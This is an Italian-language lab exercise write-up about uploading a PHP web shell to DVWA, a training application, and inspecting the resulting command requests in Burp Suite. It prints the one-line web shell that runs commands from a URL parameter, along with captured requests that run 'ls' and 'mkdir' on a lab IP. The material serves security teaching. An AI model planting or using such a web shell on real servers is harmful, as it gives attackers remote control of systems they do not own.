Exploit DVWA: shell.php


L'esercizio di oggi verte sul caricamento di un file **php** su DVWA e sull'analisi del relativo traffico dati tramite **Burpsuite**. Innanzitutto, il codice che andremo a caricare è il seguente:

```
1 <?php system($_REQUEST["cmd"]); ?>
```


Una volta caricato, inseriamo l'URL indicatoci seguito da **cmd='istruzione'** per accedere al nostro "hack": questo ci permette di passare tramite URL delle istruzioni allo shell che abbiamo caricato, il quale le eseguirà. Nell'immagine successiva vediamo il dettaglio del traffico dati catturato con burpsuite, in particolare possiamo notare come il comando, in questo caso **ls** per visualizzare i file presenti nella directory selezionata, viene passato tramite metodo **GET** nell'URL.

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.101
3 Upgrade-Insecure-Requests: 1
```

Di seguito, i risultati del comando. Rimane visibile nell'immagine anche l'URL dal quale abbiamo dato istruzioni allo shell.



Una volta ottenuto l'accesso, potremmo eseguire qualsiasi comando con lo shell, avendo quindi di fatto controllo sul sistema. Ad esempio, potremmo chiedere informazioni riguardo al sistema stesso (prima immagine), creare nuove directory e file (nella seconda immagine il comando intercettato da burpsuite, nella terza la scansione della cartella "prova1" che abbiamo creato) o cancellarne e compromettere il sistema stesso, tutto inserendo le istruzioni nell'URL.




```
1 GET /dvwa/hackable/uploads/shell.php?cmd=mkdir%20prova1 HTTP/1.1
2 Host: 192.168.1.101
3 Upgrade-Insecure-Requests: 1
```